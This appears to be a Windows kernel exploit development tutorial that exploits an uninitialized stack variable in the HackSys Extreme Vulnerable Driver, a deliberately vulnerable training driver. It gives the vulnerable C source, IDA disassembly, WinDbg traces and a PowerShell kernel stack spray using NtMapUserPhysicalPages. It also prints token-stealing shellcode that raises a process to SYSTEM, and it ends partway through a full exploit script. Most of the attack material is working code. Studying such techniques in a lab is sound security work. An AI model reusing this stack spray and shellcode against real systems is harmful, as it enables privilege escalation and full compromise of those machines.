BECOME A PATRON

Part 13: Kernel Exploitation -> Uninitialized Stack Variable

Hola, and welcome back to part 13 of the Windows exploit development tutorial series. Today we will be exploiting an uninitialized Kernel stack variable using @HackSysTeam's extreme vulnerable driver. For more details on setting up the debugging environment see part 10. I quickly want to give a shout-out to @tiraniddo for his ever professional n00b hotline, let's get to it!

Resources:
+ NtMapUserPhysicalPages and Kernel Stack-Spraying Techniques (@j00ru) - here


Recon the challenge

We can have a brief look at the vulnerable function in question (here).

```
NTSTATUS TriggerUninitializedStackVariable(IN PVOID UserBuffer) {
    ULONG UserValue = 0;
    ULONG MagicValue = 0xBAD0B0B0;
    NTSTATUS Status = STATUS_SUCCESS;

#ifdef SECURE
    // Secure Note: This is secure because the developer is properly initializing
    // UNINITIALIZED_STACK_VARIABLE to NULL and checks for NULL pointer before calling
    // the callback
    UNINITIALIZED_STACK_VARIABLE UninitializedStackVariable = {0};
#else
    // Vulnerability Note: This is a vanilla Uninitialized Stack Variable vulnerability
    // because the developer is not initializing 'UNINITIALIZED_STACK_VARIABLE' structure
    // before calling the callback when 'MagicValue' does not match 'UserValue'
    UNINITIALIZED_STACK_VARIABLE UninitializedStackVariable;
#endif

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer,
                     sizeof(UNINITIALIZED_STACK_VARIABLE),
                     (ULONG)__alignof(UNINITIALIZED_STACK_VARIABLE));

        // Get the value from user mode
        UserValue = *(PULONG)UserBuffer;

        DbgPrint("[+] UserValue: 0x%p\n", UserValue);
        DbgPrint("[+] UninitializedStackVariable Address: 0x%p\n", &UninitializedStackVariable);

        // Validate the magic value
        if (UserValue == MagicValue) {
            UninitializedStackVariable.Value = UserValue;
            UninitializedStackVariable.Callback = &UninitializedStackVariableObjectCallback;
        }

        DbgPrint("[+] UninitializedStackVariable.Value: 0x%p\n", UninitializedStackVariable.Value);
        DbgPrint("[+] UninitializedStackVariable.Callback: 0x%p\n", UninitializedStackVariable.Callback);

#ifndef SECURE
        DbgPrint("[+] Triggering Uninitialized Stack Variable Vulnerability\n");
#endif

        // Call the callback function
        if (UninitializedStackVariable.Callback) {
            UninitializedStackVariable.Callback();
        }
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```

If we pass the driver function the correct magic value then it initializes the variable and callback parameters. If we pass an incorrect value then this does not happen. The problem here is that the variable is not set to a specific value when it is defined. As the variable resides on the stack it will contain whatever random junk is left behind by previous function calls. Notice that the code has a check (if UninitializedStackVariable.Callback...) which does nothing to protect it from a crash.

The IOCTL for this function is 0x22202F. To see how the IOCTL can be identified, please check out part 10 and part 11 of this series. Let's jump into IDA and have a look at the function.



```
push    offset aUninitializeds ; "[+] UninitializedStackVariable Address:"...
call    _DbgPrint
add     esp, 10h
mov     eax, 0BAD0B0B0h
cmp     esi, eax
jnz     short loc_14E31
```


```
mov     [ebp+UninitializedStackVariable.Value], eax
mov     [ebp+UninitializedStackVariable.Callback], offset _UninitializedStackVariableObjectCal
```

```
loc_14E31:
push    [ebp+UninitializedStackVariable.Value]
push    offset aUninitialize_1 ; "[+] UninitializedStackVariable.Value: 0"...
call    _DbgPrint
push    [ebp+UninitializedStackVariable.Callback]
push    offset aUninitialize_3 ; "[+] UninitializedStackVariable.Callback"...
call    _DbgPrint
push    offset aTriggeringUnin ; "[+] Triggering Uninitialized Stack Vari"...
call    _DbgPrint
add     esp, 14h
cmp     [ebp+UninitializedStackVariable.Callback], edi
jz      short loc_14E8F
```


```
call    [ebp+UninitializedStackVariable.Callback]
jmp     short loc_14E8F
```

```
$LN8_4:                          ; Excep
mov     esp, [ebp+ms_exc.old_es
```


Let's consider the 4 function blocks in the image above. If the comparison succeeds then we hit the green block where our variable gets set to proper values and then nothing bad happens in the red block where the callback function is called.


```
****** HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE ******
[+] UserValue: 0xBAD0B0B0
[+] UninitializedStackVariable Address: 0x8BC619C8
[+] UninitializedStackVariable.Value: 0xBAD0B0B0
[+] UninitializedStackVariable.Callback: 0x955B7DC0
[+] Triggering Uninitialized Stack Variable Vulnerability
[+] Uninitialized Stack Variable Object Callback
****** HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE ******
```

Nice, however, if we fail the comparison then we skip the green block, further down we end up calling whatever junk happens to be on the kernel stack at the time!


```
****** HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE ******
[+] UserValue: 0xDEADB33F
[+] UninitializedStackVariable Address: 0x8A15C9C8
[+] UninitializedStackVariable.Value: 0x82A93232
[+] UninitializedStackVariable.Callback: 0x80741000
[+] Triggering Uninitialized Stack Variable Vulnerability
Breakpoint 0 hit
HackSysExtremeVulnerableDriver+0x4e66:
a0892e66 ff95f8feffff    call    dword ptr [ebp-108h]
kd> dd ebp-108h L1
8a15c9cc  80741000
kd> dds esp L10
8a15c9b8  2a9cc8dc
8a15c9bc  86c51b00
8a15c9c0  86c51b70
8a15c9c4  a0893af2 HackSysExtremeVulnerableDriver+0x5af2
8a15c9c8  82a93232 nt!_SEH_epilog4_GS+0xa
8a15c9cc  80741000
8a15c9d0  00000110
8a15c9d4  82b7e300 nt!MmSystemPtesWs
8a15c9d8  86a62070
8a15c9dc  82c4d885 nt!NtSetInformationProcess
8a15c9e0  00000000
8a15c9e4  00000646
8a15c9e8  00000000
8a15c9ec  000257da
8a15c9f0  8a15ca64
8a15c9f4  82aa4642 nt!MmAccessFault+0x2ebc
```

This data is volatile, if you try to reproduce this, you are likely to see different values in WinDbg. Before we BSOD the box, let's quickly see how far this variable is from the start of our current stack.




```
kd> !thread
THREAD 86a62030  Cid 0c9c.0ce4  Teb: 7ffd8000 Win32Thread: fe7d7dd0 RUNNING on
IRP List:
    86c51b00: (0006,0094) Flags: 00060000  Mdl: 00000000
Not impersonating
DeviceMap                 952cb820
Owning Process            86524cd8       Image:         powershell.exe
Attached Process          N/A            Image:         N/A
Wait Start TickCount      6543           Ticks: 0
Context Switch Count      271            IdealProcessor: 0
UserTime                  00:00:00.000
KernelTime                00:00:00.109
Win32 Start Address 0x6dd364c2
Stack Init 8a15ced0 Current 8a15c9d0 Base 8a15d000 Limit 8a15a000 Call 00000000
Priority 11 BasePriority 8 PriorityDecrement 2 IoPriority 2 PagePriority 5
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
8a15cad4 a0892ec0 02257940 8a15cafc a08930bc HackSysExtremeVulnerableDriver+0x4
8a15cae0 a08930bc 86c51b00 86c51b70 86b90c90 HackSysExtremeVulnerableDriver+0x4
8a15cafc 82a4ac1e 8667b6c8 86c51b00 86c51b00 HackSysExtremeVulnerableDriver+0x5
```

To get the distance to the faulty pointer, we do the following:

```
0x8a15ced0 - 0x8a15c9cc = 0x504 (1284 bytes)
```

Let's do a sanity check BSOD by resuming execution flow.




```
TRAP_FRAME:  8a15c940 -- (.trap 0xffffffff8a15c940)
ErrCode = 00000010
eax=00000000 ebx=a0893af2 ecx=02257940 edx=0000003a esi=deadb33f edi=00000000
eip=80741000 esp=8a15c9b4 ebp=8a15cad4 iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010286
80741000 ??              ???
Resetting default scope

LAST_CONTROL_TRANSFER:  from 82af2d5f to 82a8e7b8

FAILED_INSTRUCTION_ADDRESS:
+0
80741000 ??              ???

STACK_TEXT:
8a15c494 82af2d5f 00000003 6ebb7f9c 00000065 nt!RtlpBreakWithStatusInstruction
8a15c4e4 82af385d 00000003 00000000 00000000 nt!KiBugCheckDebugBreak+0x1c
8a15c8a8 82aa1879 00000050 80741000 00000008 nt!KeBugCheck2+0x68b
8a15c928 82a54aa8 00000008 80741000 00000000 nt!MmAccessFault+0x104
8a15c928 80741000 00000008 80741000 00000000 nt!KiTrap0E+0xdc
```

NtMapUserPhysicalPages

If we can overwrite that IntPtr on the kernel stack with a pointer to our shellcode then we win but how can we do that? Turns out Kernel stack spraying is a thing, I strongly recommend you to read this article by @j00ru. There is an undocumented function, NtMapUserPhysicalPages, we don't really care what it does but as part of it's functionality it copies input bytes into a local buffer on the kernel stack. The maximum size it can copy over is 1024 * IntPtr::Size (4 on 32-bit => 4096 bytes). That is perfect for our needs, the following POC can be used to illustrate this!

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public static class EVD
{
    [DllImport("ntdll.dll")]
    public static extern uint NtMapUserPhysicalPages(
        IntPtr BaseAddress,
        UInt32 NumberOfPages,
        Byte[] PageFrameNumbers);
}
"@

# $KernelStackSpray = 4*1024
$KernelStackSpray = [System.BitConverter]::GetBytes(0xdeadb33f) * 1024

# This call will fail with NTSTATUS = 0xC00000EF (STATUS_INVALID_PARAMETER_1),
# however, by that time the buffer is already on the Kernel stack ;)
[EVD]::NtMapUserPhysicalPages([IntPtr]::Zero, 1024, $KernelStackSpray) |Out-Null
```

Let's put a breakpoint on the return for NtMapUserPhysicalPages, run our POC and inspect the kernel stack.


```
kd>
nt!NtMapUserPhysicalPages+0x5ad:
82ce3509 18e8            sbb     al,ch
82ce350b ab              stos    dword ptr es:[edi]
82ce350c 05e5ffb8ef      add     eax,0EFB8FFE5h
82ce3511 0000            add     byte ptr [eax],al
82ce3513 c05f5e5b        rcr     byte ptr [edi+5Eh],5Bh
82ce3517 8be5            mov     esp,ebp
82ce3519 5d              pop     ebp
82ce351a c20c00          ret     0Ch
kd> bp 82ce351a
kd> g
Breakpoint 0 hit
nt!NtMapUserPhysicalPages+0x5be:
82ce351a c20c00          ret     0Ch
kd> !thread
THREAD 855df030  Cid 0a00.0b90  Teb: 7ffd7000 Win32Thread: fe9b7008 RUNNING on p
Not impersonating
DeviceMap                 88f81290
Owning Process            854e85b0       Image:         powershell.exe
Attached Process          N/A            Image:         N/A
Wait Start TickCount      487518         Ticks: 0
Context Switch Count      25             IdealProcessor: 0
UserTime                  00:00:00.015
KernelTime                00:00:00.015
Win32 Start Address 0x6af064c2
Stack Init 95d35ed0 Current 95d35ac8 Base 95d36000 Limit 95d33000 Call 00000000
Priority 11 BasePriority 8 PriorityDecrement 2 IoPriority 2 PagePriority 5
ChildEBP RetAddr  Args to Child
95d35c34 776070f4 badb0d00 0522eaac 00000000 nt!NtMapUserPhysicalPages+0x5be
WARNING: Frame IP not in any known module. Following frames may be wrong.
95d35c70 6ae9a63b 00000000 00000001 fffffff 0x776070f4
00000000 00000000 00000000 00000000 00000000 0x6ae9a63b

kd> dd 95d35ed0-0x504
95d359cc  deadb33f deadb33f deadb33f deadb33f
95d359dc  deadb33f deadb33f deadb33f deadb33f
95d359ec  deadb33f deadb33f deadb33f deadb33f
95d359fc  deadb33f 00000003 00000004 95d34c20
95d35a0c  855df030 95d35b70 00000003 95d35b40
95d35a1c  82ac7299 95d35b04 82ac72a1 e95ee226
95d35a2c  95d34c20 855df030 95d35b70 deadb33f
95d35a3c  deadb33f deadb33f deadb33f deadb33f
```

Perfect, after NtMapUserPhysicalPages returns, the stack should be set up so we can taint the uninitialized stack variable when we call the driver function. Notice that the spray is not contiguous, after looking around a bit I found that there are sizable chunks on the stack but they are split up by (I presume) stored values. Luckily though, the offset we need seems to be intact.

One key point to keep in mind is that the stack is volatile, as such it is best to spray it right before triggering the bug and perform as few operations as possible in between to avoid the buffer getting clobbered!

Shellcode

Again, we are overwriting a function call here so we can reuse the token stealing shellcode from the previous part without making any modifications.

```
$Shellcode = [Byte[]] @(
    #---[Setup]
    0x60,                               # pushad
    0x64, 0xA1, 0x24, 0x01, 0x00, 0x00, # mov eax, fs:[KTHREAD_OFFSET]
    0x8B, 0x40, 0x50,                   # mov eax, [eax + EPROCESS_OFFSET]
    0x89, 0xC1,                         # mov ecx, eax (Current _EPROCESS structure)
    0x8B, 0x98, 0xF8, 0x00, 0x00, 0x00, # mov ebx, [eax + TOKEN_OFFSET]
    #---[Copy System PID token]
    0xBA, 0x04, 0x00, 0x00, 0x00,       # mov edx, 4 (SYSTEM PID)
    0x8B, 0x80, 0xB8, 0x00, 0x00, 0x00, # mov eax, [eax + FLINK_OFFSET] <-|
    0x2D, 0xB8, 0x00, 0x00, 0x00,       # sub eax, FLINK_OFFSET           |
    0x39, 0x90, 0xB4, 0x00, 0x00, 0x00, # cmp [eax + PID_OFFSET], edx     |
    0x75, 0xED,                         # jnz                           ->|
    0x8B, 0x90, 0xF8, 0x00, 0x00, 0x00, # mov edx, [eax + TOKEN_OFFSET]
    0x89, 0x91, 0xF8, 0x00, 0x00, 0x00, # mov [ecx + TOKEN_OFFSET], edx
    #---[Recover]
    0x61,                               # popad
    0xC3                                # ret
)
```

Setup

Our exploit work-flow will be as follows: (1) put our shellcode in memory somewhere, (2) spray the kernel stack with pointers to our shellcode and (3) trigger the uninitialized variable vulnerability.


Game Over

That should be the whole run-through, please refer to the full exploit below for more information.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public static class EVD
{
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        byte[] OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);

    [DllImport("kernel32.dll", SetLastError = true)]
